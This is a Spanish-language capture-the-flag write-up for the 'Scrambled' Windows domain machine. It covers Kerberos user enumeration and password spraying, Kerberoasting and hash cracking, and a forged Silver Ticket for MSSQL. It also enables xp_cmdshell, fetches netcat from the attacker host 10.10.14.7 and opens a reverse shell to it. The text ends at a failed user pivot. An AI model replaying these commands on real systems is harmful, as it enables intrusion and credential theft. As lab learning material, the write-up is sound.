


# Scrambled - Writeup

## RECONOCIMIENTO - EXPLOTACION

PORT	STATE	SERVICE	VERSION
53/tcp	open	domain	Simple DNS Plus
80/tcp	open	http	Microsoft IIS httpd 10.0
88/tcp	open	kerberos-sec	Microsoft Windows Kerberos (server time: 2024-12-09 11:23:52Z)
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
389/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
Subject Alternative Name: DNS:DC1.scrm.local			
445/tcp	open	microsoft-ds?	
464/tcp	open	kpasswd5?	
593/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
636/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
1433/tcp	open	ms-sql-s	Microsoft SQL Server 2019 15.00.2000.00; RTM
3268/tcp	open	ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
3269/tcp	open	ssl/ldap	Microsoft Windows Active Directory LDAP (Domain: scrm.local0., Site: Default-First-Site-Name)
4411/tcp	open	found?	
5985/tcp	open	http	Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
9389/tcp	open	mc-nmf	.NET Message Framing
49667/tcp	open	msrpc	Microsoft Windows RPC
49673/tcp	open	ncacn_http	Microsoft Windows RPC over HTTP 1.0
49674/tcp	open	msrpc	Microsoft Windows RPC
49703/tcp	open	msrpc	Microsoft Windows RPC
52858/tcp	open	msrpc	Microsoft Windows RPC
52883/tcp	open	msrpc	Microsoft Windows RPC

Localizamos el nombre del dominio "scrm.local" y el nombre de la maquina "dc1". Añadimos esa informacion al archivo "/etc/hosts".

Vamos a ver que contiene el servidor web por el puerto 80:



Si vamos a "IT services" nos encontramos con lo siguiente:

### News And Alerts

04/09/2021: Due to the security breach last month we have now disabled all NTLM authentication on our network. This may cause problems for some of the programs you use so please be patient while we work to resolve any issues

Nos dice que se ha deshabilitado la autentificacion por NTLM por una brecha de seguridad. Esto quiere decir que todas las autentificaciones que realicemos tienen que ser por Kerberos.

Abajo tenemos varios recursos a los que podemos acceder:

# Resources

- [Contacting IT support](#)
- [New user account form](#)
- [Report a problem with the sales orders app](#)
- [Request a password reset](#)

En el primer recurso contiene un "information-leaked" ya que muestra un posible usuario:

1. Type `cmd.exe` into the start menu

2. In the new window that appears type `ipconfig > %USERPROFILE%`

Command Prompt

C:\Users\ksimpson>ipconfig > %USERPROFILE%\Desktop\ip.txt

C:\Users\ksimpson>

Vamos a validar si ese usuario existe en la maquina victima a traves de la herramienta kerbrute:

(kali@kali)-[~/Downloads/kerbrute]

\$ ./kerbrute userenum -d scrm.local --dc 10.10.11.168 ../users.txt

kerbrute

Version: dev (n/a) - 12/09/24 - Ronnie Flathers @ropnop

2024/12/09 15:54:48 > Using KDC(s):  
2024/12/09 15:54:48 > 10.10.11.168:88

2024/12/09 15:54:48 > [+] VALID USERNAME: ksimpson@scrm.local

2024/12/09 15:54:48 > Done! Tested 1 usernames (1 valid) in 0.111 seconds

Nos dice que el usuario es valido. Tambien podemos comprobar si se esta reutilizando el nombre de usuario en la contraseña con netexec:

(kali@kali)-[~/Downloads/kerbrute]

\$ netexec smb 10.10.11.168 -u ksimpson -p ksimpson

SMB 10.10.11.168 445 10.10.11.168 [\*] x64 (name:10.10.11.168) (domain:10.10.11.168) (signing:True) (SMBv1:False)

SMB 10.10.11.168 445 10.10.11.168 [-] 10.10.11.168\ksimpson:ksimpson STATUS\_NOT\_SUPPORTED

Como podemos ver nos dice "status\_not\_supported". Como hemos visto antes la autenticacion ntlm esta deshabilitada por lo que solo podemos validarlo a traves de kerberos con la herramienta kerbrute:

```
(kali㉿kali)-[~/Downloads/kerbrute]
$ ./kerbrute passwordspray --dc 10.10.11.168 -d scrm.local ../users.txt ksimpson

      .-.-.-.-.-.
     /           \
    /             \
   /               \
  /                 \
 /                   \
/                     \
-                     -
\                     /
 \                   /
  \                 /
   \               /
    \             /
     \           /
      -.-.-.-.-.

Version: dev (n/a) - 12/09/24 - Ronnie Flathers @ropnop


2024/12/09 16:01:08 > Using KDC(s):
2024/12/09 16:01:08 > 10.10.11.168:88

2024/12/09 16:01:08 > [+] VALID LOGIN WITH ERROR: ksimpson@scrm.local:ksimpson (Clock skew is too great)
2024/12/09 16:01:08 > Done! Tested 1 logins (1 successes) in 0.114 seconds
```

Aquí nos da otro error. Este error significa que tenemos que sincronizar la hora con la del entorno del active directory al que queremos acceder. Para ello utilizaremos ntpdate:

```
(kali㉿kali)-[~/Downloads/kerbrute]
$ sudo ntpdate 10.10.11.168
[sudo] password for kali:
2024-12-09 12:04:22.299108 (+0000) -14400.949454 +/- 0.054946 10.10.11.168 s1 no-leap
CLOCK: time stepped by -14400.949454

(kali㉿kali)-[~/Downloads/kerbrute]
$ ./kerbrute passwordspray --dc 10.10.11.168 -d scrm.local ../users.txt ksimpson
```



```
Version: dev (n/a) - 12/09/24 - Ronnie Flathers @ropnop

2024/12/09 12:04:27 > Using KDC(s):
2024/12/09 12:04:27 > 10.10.11.168:88

2024/12/09 12:04:28 > [+] VALID LOGIN: ksimpson@scrm.local:ksimpson
2024/12/09 12:04:28 > Done! Tested 1 logins (1 successes) in 0.339 seconds
```

Al volverlo a validar nos dice que las credenciales de ksimpson son correctas. Como nos vamos a estar autenticando en todos los servicios mediante kerberos deberiamos solicitar un TGT para este usuario para poder acceder, ya que por NTLM no vamos a poder:

```
(kali㉿kali)-[~/Downloads/kerbrute]
$ impacket-getTGT scrm.local/ksimpson@scrm.local:ksimpson -dc-ip 10.10.11.168
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in ksimpson@scrm.local.ccache
```

Como tenemos un usuario y una contraseña podemos ver si algun usuario del entorno AD es kerberoasteable:

```
(kali㉿kali)-[~/Downloads/kerbrute]
$ impacket-GetUserSPNs scrm.local/ksimpson@scrm.local:ksimpson -dc-ip 10.10.11.168
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] NTLM negotiation failed. Probably NTLM is disabled. Try to use Kerberos authentication instead.
[-] Error in bindRequest during the NTLMAuthNegotiate request → invalidCredentials: 80090302: LdapErr: DSID
```

Nos da un error diciendo que la negociacion "NTLM" ha fallado, que probemos la autenticacion mediante kerberos. Para ello tenemos que exportar la variable "KRB5CCNAME" y igualarla a TGT que hemos obtenido:

```
-(kali㉿kali)-[~/Downloads/kerbrute]
$ export KRB5CCNAME=ksimpson@scrm.local.ccache
```

Ahora ejecutamos el comando solamente indicando el dominio y el ticket que se indica con el parametro `-k`:

```

(kali㉿kali)-[~/Downloads/kerbrute]
└─$ impacket-GetUserSPNs -k dc1.scrn.local/
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Getting machine hostname
[-] The SMB request is not supported. Probably NTLM is disabled. Try to specify corresponding NetBIOS name or FQDN as the value of the -dc-host option

```

Nos dice que tenemos que añadir el parametro `-dc-host` para especificar el nombre de la maquina:



```
(kali@kali)-[~/Downloads/kerbrute]
$ impacket-GetUserSPNs -k scrm.local/ -dc-host dc1.scrm.local
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/dc1.scrm.local:1433	sqlsvc		2021-11-03 16:32:02.351452	2024-12-09 11:04:50.798527	
MSSQLSvc/dc1.scrm.local	sqlsvc		2021-11-03 16:32:02.351452	2024-12-09 11:04:50.798527	

Podemos ver que el usuario "sqlsvc" es kerberoasteable. Esto quiere decir que podemos solicitar un TGS para este usuario. El TGS nos proporcionara un hash que nos permitira acceder al servicio indicado a traves del usuario "sqlsvc". Vamos a solicitar el TGS con el parametro `-request`:

```
(kali@kali)-[~/Downloads/kerbrute]
$ impacket-GetUserSPNs -k scrm.local/ -dc-host dc1.scrm.local -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/dc1.scrm.local:1433	sqlsvc		2021-11-03 16:32:02.351452	2024-12-09 11:04:50.798527	
MSSQLSvc/dc1.scrm.local	sqlsvc		2021-11-03 16:32:02.351452	2024-12-09 11:04:50.798527	

```
$krb5tgs$23$*sqlsvc$SCRM.LOCAL$scrm.local/sqlsvc*$f7b3a513ee07c5104a9f25f768fa7cbd$efdb2c6b94da670a22b4dadd15e1e8e23b9d71115ad2c10ddbb73442667f9e1fcde3364f48c4c893b52c2af24554b279383ad78964cdf8876a0999709311c2d62b63512535bd73b1570f6fc83c8cbd5765b9e34d70a0606792b6a5db2ef69eb091501c2fad88eae31ad4ad2597288268895540c33a0659c5b839c5cf572993cd47aa5248c1b65271de79ecfdeb91827299c3c954ed646fb3661d7754e9e58f7ad682be15f6c4e256aa72dfb7a11fae9af96af83189f1f785128bd097c75af4e70ba75f7b92596e3cd9223aff9d6cda9696283e1445e5196b68073cfd1c88dd9c6f412ab60aa6d46abff4706123bc591086f964e0232f3d3193c7be924c878bd53bc49e75e15332f825814e44f352c5fd4ba73607c39d45ae6105eace0f56bd117dc5d7bd31fcbc6337d9b30cfdd24d122d481de501c00d32058fad7f25294505c823e36201a835fb53650df00ca25b630a9019173ee5cf041a9d5871edb48b82e72a66c87a8402ff5c7e3a6a877904145030f78755d1cb
```

Nos copiamos ese hash y intentamos crackearlo con "john":

```
(kali@kali)-[~/Downloads]
$ john hash.txt --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5tgs, Kerberos 5 TGS etype 23 [MD4 HMAC-MD5 RC4])
Will run 3 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
Pegasus60 (?)
1g 0:00:00:22 DONE (2024-12-09 12:33) 0.04460g/s 478578p/s 478578c/s 478578C/s Peguero.. PeaceandLove
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

Como esta el servicio de mssql abierto podemos acceder haciendo uso de estas credenciales. Pero recordemos que la autenticacion NTLM esta deshabilitada por lo que tenemos que solicitar un TGT para poder acceder a traves de kerberos:

```
(kali@kali)-[~/Downloads]
$ impacket-getTGT scrm.local/sqlsvc:Pegasus60 -dc-ip 10.10.11.168
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Saving ticket in sqlsvc.ccache
```

Exportar la variable "KRB5CCNAME" y igualarla a TGT que hemos obtenido y intentamos logearnos a traves de kerberos.

```
(kali@kali)-[~/Downloads]
$ impacket-mssqlclient dc1.scrm.local -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[-] ERROR(DC1): Line 1: Login failed for user 'SCRM\sqlsvc'.
```

Nos dice que las credenciales no son correctas. Al disponer de una cuenta de servicio de active directory quizas podemos realizar el ataque "Silver Ticket Attack" para poder obtener un TGS como el usuario administrador.

Que es un silver ticket attack

- [SILVER TICKET ATTACK](#)

Para poder realizar este ataque vamos a necesitar 3 cosas adicionales:

- El SPN del usuario sqlsvc
- El SID del dominio
- EL hash NTLM del usuario sqlsvc

- El SPN del usuario nos lo muestra cuando solicitamos el TGS:

```
(kali@kali)-[~/Downloads/kerbrute]
$ impacket-GetUserSPNs -k scrm.local/ -dc-host dc1.scrm.local -request
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies
```

ServicePrincipalName	Name	MemberOf	PasswordLastSet	LastLogon	Delegation
MSSQLSvc/dc1.scrm.local:1433	sqlsvc		2021-11-03 16:32:02.351452	2024-12-09 11:04:50.798527	
MSSQLSvc/dc1.scrm.local	sqlsvc		2021-11-03 16:32:02.351452	2024-12-09 11:04:50.798527	

Nos quedamos con MSSQLSvc/dc1.scrm.local

- 2. El SID del dominio podemos conseguirlo con la herramienta "impacket-getpac"

```
(kali@kali)-[~/Downloads]
$ impacket-getPac scrm.local/svcsql:Pegasus60 -targetUser administrator
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Como nos dice que no encuentra este usuario (puede ser que sea porque es una cuenta de servicio), vamos a probar introduciendo las credenciales de ksimpson:

```
[
  RelativeId: 572
  Attributes: 536870919 ,
]
Domain SID: S-1-5-21-2743207045-1827831105-2542523200
```

- 3. El hash NTLM del usuario podemos obtenerlo con un convertidor de hash NTML online:

# NTLM Hash Generator

Input String

Pegasus60

☒ Auto Generate

Output Text

B999A16500B87D17EC7F2E2A68778F05

Ahora que tenemos todos los parametros que se necesitan para realizar un "Silver Ticket Attack" podemos obtener un TGS como el usuario administrator con la herramienta "impacket-ticketer":

```
impacket-ticketer -spn MSSQLSvc/dc1.scrm.local -domain scrm.local -domain-sid 'S-1-5-21-2743207045-1827831105-2542523200' -nthash B999A16500B87D17EC7F2E2A68778F05 administrator 2>/dev/null
```

```
(kali@kali) - [~/Downloads]
$ impacket-ticketer -spn MSSQLSvc/dc1.scrm.local -domain scrm.local -do
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Creating basic skeleton ticket and PAC Infos
[*] Customizing ticket for scrm.local/administrator
[*]     PAC_LOGON_INFO
[*]     PAC_CLIENT_INFO_TYPE
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Signing/Encrypting final ticket
[*]     PAC_SERVER_CHECKSUM
[*]     PAC_PRIVSVR_CHECKSUM
[*]     EncTicketPart
[*]     EncTGSRepPart
[*] Saving ticket in administrator.ccache
```

Ahora que hemos obtenido un TGS como el usuario administrator tenemos que exportar la variable KRB5CCNAME y igualarla al archivo "ccache". Luego intentamos acceder al servicio "mssql" con estas credenciales

```
(kali㉿kali)-[~/Downloads]
$ export KRB5CCNAME=administrator.ccache

(kali㉿kali)-[~/Downloads]
$ impacket-mssqlclient dc1.scrm.local -k
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC1): Line 1: Changed database context to 'master'.
[*] INFO(DC1): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (SCRM\administrator dbo@master)> █
```

Como estamos dentro de la base de datos de mysql de microsoft podemos probar a ejecutar comandos en la maquina victima con el comando "xp\_cmdshell":

```
SQL (SCRM\administrator dbo@master)> xp_cmdshell whoami
ERROR(DC1): Line 1: SQL Server blocked access to procedure 'sys.xp_cmdshell' of component 'xp_cmdshell' because this component is turned off as part of the security configuration for this server. A system administrator can enable the use of 'xp_cmdshell' by using sp_configure. For more information about enabling 'xp_cmdshell', search for 'xp_cmdshell' in SQL Server Books Online.
```

Nos dice que por razones de seguridad el comando `xp_cmdshell` esta deshabilitado. En [hacktricks](#) nos muestra como podemos abilitarlo a traves de un oneliner:

```
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
```

```
#One liner
EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell
```

Lo ejecutamos en mssql:

```
SQL (SCRM\administrator  dbo@master)> EXEC sp_configure 'Show Advanced Options', 1; RECONFIGURE; EXEC sp_configure 'xp_cmdshell', 1; RECONFIGURE;
INFO(DC1): Line 185: Configuration option 'show advanced options' changed from 0 to 1. Run the RECONFIGURE statement to install.
INFO(DC1): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (SCRM\administrator  dbo@master)>
```

Nos dice que supuestamente a sido habilitado, vamos a probarlo:

```
SQL (scrm\administrator dbo@master)> xp_cmdshell whoami
output
_____
scrm\sqlsvc
NULL
```

Como podemos ejecutar comandos desde la maquina victima podemos entablarnos una reverse shell haciendo uso del binario de netcat. Nos lo descargamos, lo compartimos por smb, nos ponemos a la escucha por el puerto 1234 y ejecutamos lo siguiente:

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell \\10.10.14.7\share\nc.exe -e cmd 10.10.14.7 1234
output
The request is not supported.
NULL
```

Nos da un error con la de 64 bits y la de 32. Podemos verificar si la maquina victima tiene "curl" instalado:

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell curl http://10.10.14.7/test
output
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

100    335    100    335     0     0   1388      0 --:--:-- --:--:-- --:--:--  1395

<!DOCTYPE HTML>

<html lang="en">

  <head>
```

Vemos que si, lo que podemos hacer es abrirnos un servidor con python3 que contenga el binario de netcat y lo descargamos desde la maquina victima en la siguiente ruta:

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell curl http://10.10.14.7/nc64.exe -o C:\Windows\temp\nc64.exe
output
% Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
           Dload  Upload   Total   Spent    Left   Speed

100 45272    100 45272     0     0   97k      0 --:--:-- --:--:-- --:--:--  98k

NULL
```

Ahora podemos entablarnos una reverse shell con el binario de netcat directamente desde la maquina victima estando a la escucha desde nuestro equipo:

```
SQL (SCRM\administrator  dbo@master)> xp_cmdshell C:\Windows\temp\nc64.exe -e cmd 10.10.14.7 1234
```

Recibimos la conexion:

```
(kali@kali)-[~/Downloads]
$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.11.168] 59618
Microsoft Windows [Version 10.0.17763.2989]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

## ESCALADA DE PRIVILEGIOS

Vamos a ver los privilegios que tiene el usuario actual:

Privilege Name	Description	State
SeAssignPrimaryTokenPrivilege	Replace a process level token	Disabled
SeIncreaseQuotaPrivilege	Adjust memory quotas for a process	Disabled
SeMachineAccountPrivilege	Add workstations to domain	Disabled
SeChangeNotifyPrivilege	Bypass traverse checking	Enabled
SeImpersonatePrivilege	Impersonate a client after authentication	Enabled

Tiene habilitado el privilegio de "SeImpersonatePrivilege" lo que quiere decir que nos podemos hacer pasar por el usuario administrador a la hora de ejecutar comandos. Podemos hacer uso de "JuicyPotatoe". El problema es que la maquina victima es un "Windows Server 2019" y JuicyPotatoe solia tener problemas para este sistema operativo:

```
C:\Windows\system32>systeminfo
systeminfo

Host Name:                DC1
OS Name:                  Microsoft Windows Server 2019 Standard
```

Podemos probarlo:



```
C:\Users\sqlsvc\Documents>.\juicy.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c whoami"
.\juicy.exe -t * -l 6666 -p C:\Windows\System32\cmd.exe -a "/c whoami"
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 6666
COM -> recv failed with error: 10038
```

Y si ejecutamos un script de reconocimiento en powershell para localizar el CLSID tampoco encuentra el CLSID:

```
PS C:\Users\sqlsvc\Documents> .\GetCLSID.ps1
.\GetCLSID.ps1

Name           Used (GB)  Free (GB) Provider      Root           CurrentLocation
-----
HKCR
Looking for CLSIDs
Looking for APIDs
Joining CLSIDs and APIDs

PSPath          : Microsoft.PowerShell.Core\FileSystem::C:\Users\sqlsvc\Documents\Windows_Server_2019_Standard
PSParentPath    : Microsoft.PowerShell.Core\FileSystem::C:\Users\sqlsvc\Documents
PSChildName     : Windows_Server_2019_Standard
PSDrive         : C
PSProvider      : Microsoft.PowerShell.Core\FileSystem
PSIsContainer    : True
Name            : Windows_Server_2019_Standard
FullName        : C:\Users\sqlsvc\Documents\Windows_Server_2019_Standard
Parent          : Documents
Exists          : True
Root            : C:\
Extension       :
CreationTime    : 09/12/2024 13:43:17
CreationTimeUtc : 09/12/2024 13:43:17
LastAccessTime  : 09/12/2024 13:43:17
LastAccessTimeUtc : 09/12/2024 13:43:17
LastWriteTime   : 09/12/2024 13:43:17
LastWriteTimeUtc : 09/12/2024 13:43:17
Attributes      : Directory
Mode            : d-----
BaseName        : Windows_Server_2019_Standard
Target          : {}
LinkType        :
```

Esto es porque esta version de "juicypotatoe" es antigua. Podemos probar con "JuicypotatoeNG.exe" que es la version actualizada de este recurso:

# JuicyPotatoNG v1.1

antonioCoco released this Oct 5, 2022

v1.1

a3ca4f3

## Added

- Added "-s" flag to find **non-filtered** ports by Windows Defender Firewall
- Added "-b" flag to **bruteforce** all CLSIDs
- Added "-i" flag for **interactive** mode shell

## Assets

3

JuicyPotatoNG.zip

Source code (zip)

Source code (tar.gz)

Nos descatrgramos el "JuicyPotatoNG.zip", lo descomprimimos y transferimos el archivo "JuicyPotatoNG" a la maquina victima y lo ejecutamos:

```
C:\Users\sqlsvc\Desktop>.\JuicyPotatoNG.exe -t * -p C:\Windows\System32\cmd.exe -a "/c whoami"
.\JuicyPotatoNG.exe -t * -p C:\Windows\System32\cmd.exe -a "/c whoami"

JuicyPotatoNG
by decoder_it & splinter_code

[*] Testing CLSID {854A20FB-2D44-457D-992F-EF13785D2B51} - COM server port 10247
[-] The privileged process failed to communicate with our COM Server :( Try a different COM port in the -l flag.
```

Tambien no da un error. Esto quiere decir que seguramente este parcheado. Vamos a localizar otra via de escalar privilegios.



Aunque el servicio de "mssql" nos ha servido para acceder a la maquina victima tambien lo podemos utilizar para enumerar posibles credenciales. Vamos a listar las bases de datos:

```
SQL (SCRM\administrator  dbo@master)> enum_db
name          is_trustworthy_on
-----
master                0
tempdb                0
model                 0
msdb                  1
ScrambleHR            0
```

Tenemos la base de datos "scrambleHR", vamos a ver las tablas:

```
SQL (SCRM\administrator  dbo@master)> select table_name from ScrambleHR.information_schema.tables;
table_name
-----
Employees
UserImport
Timesheets
```

Vamos a ver las columnas de la tabla "UserImport":

```
SQL (SCRM\administrator  dbo@ScrambleHR)> select * from UserImport;
LdapUser  LdapPwd          LdapDomain  RefreshInterval  IncludeGroups
-----
MiscSvc   ScrambledEggs9900  scrm.local          90                0
```

En la columna "LdapUser" podemos ver un nombre de usuario y en "LdapPwd" una contraseña. El problema es que no podemos podemos conectarnos por "Evil-winrm" ya que la autentificacion NTLM esta deshabilitada. Pero tenemos una conexion con la maquina victima por lo que podemos ejecutar "runas" para pivotar al otro usuario:

```
C:\Users\sqlsvc\Desktop>runas /user:scrm.local\MiscSvc cmd
runas /user:scrm.local\MiscSvc cmd
Enter the password for scrm.local\MiscSvc: 3Schools

C:\Users\sqlsvc\Desktop>whoami
whoami
scrm\sqlsvc
```

Nose porque, no me esta dejando escribir la contraseña del usuario al que quiero pivotar. Podemos probar a realizar el "User pivoting" a traves de powershell con estos 3 comandos:

```
- $SecurePassword = ConvertTo-SecureString "contraseña" -AsPlainText -Force
- $Cred = New-Object System.Management.Automation.PSCredential("DOMINIO\usuario", $SecurePassword)
- Start-Process cmd.exe -Credential $Cred
```

```
PS C:\Users\sqlsvc\Desktop> $SecurePassword = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
$SecurePassword = ConvertTo-SecureString "ScrambledEggs9900" -AsPlainText -Force
PS C:\Users\sqlsvc\Desktop> $Cred = New-Object System.Management.Automation.PSCredential("scrm.local\MiscSvc", $SecurePassword)
$Cred = New-Object System.Management.Automation.PSCredential("scrm.local\MiscSvc", $SecurePassword)
PS C:\Users\sqlsvc\Desktop> Start-Process cmd.exe -Credential $Cred
Start-Process cmd.exe -Credential $Cred
Start-Process : This command cannot be run due to the error: Logon failure: the user has not been granted the requested logon type at this computer.
At line:1 char:1
+ Start-Process cmd.exe -Credential $Cred
+ ~~~~~
+ CategoryInfo          : InvalidOperation: (:) [Start-Process], InvalidOperationException
+ FullyQualifiedErrorId : InvalidOperationException,Microsoft.PowerShell.Commands.StartProcessCommand
```

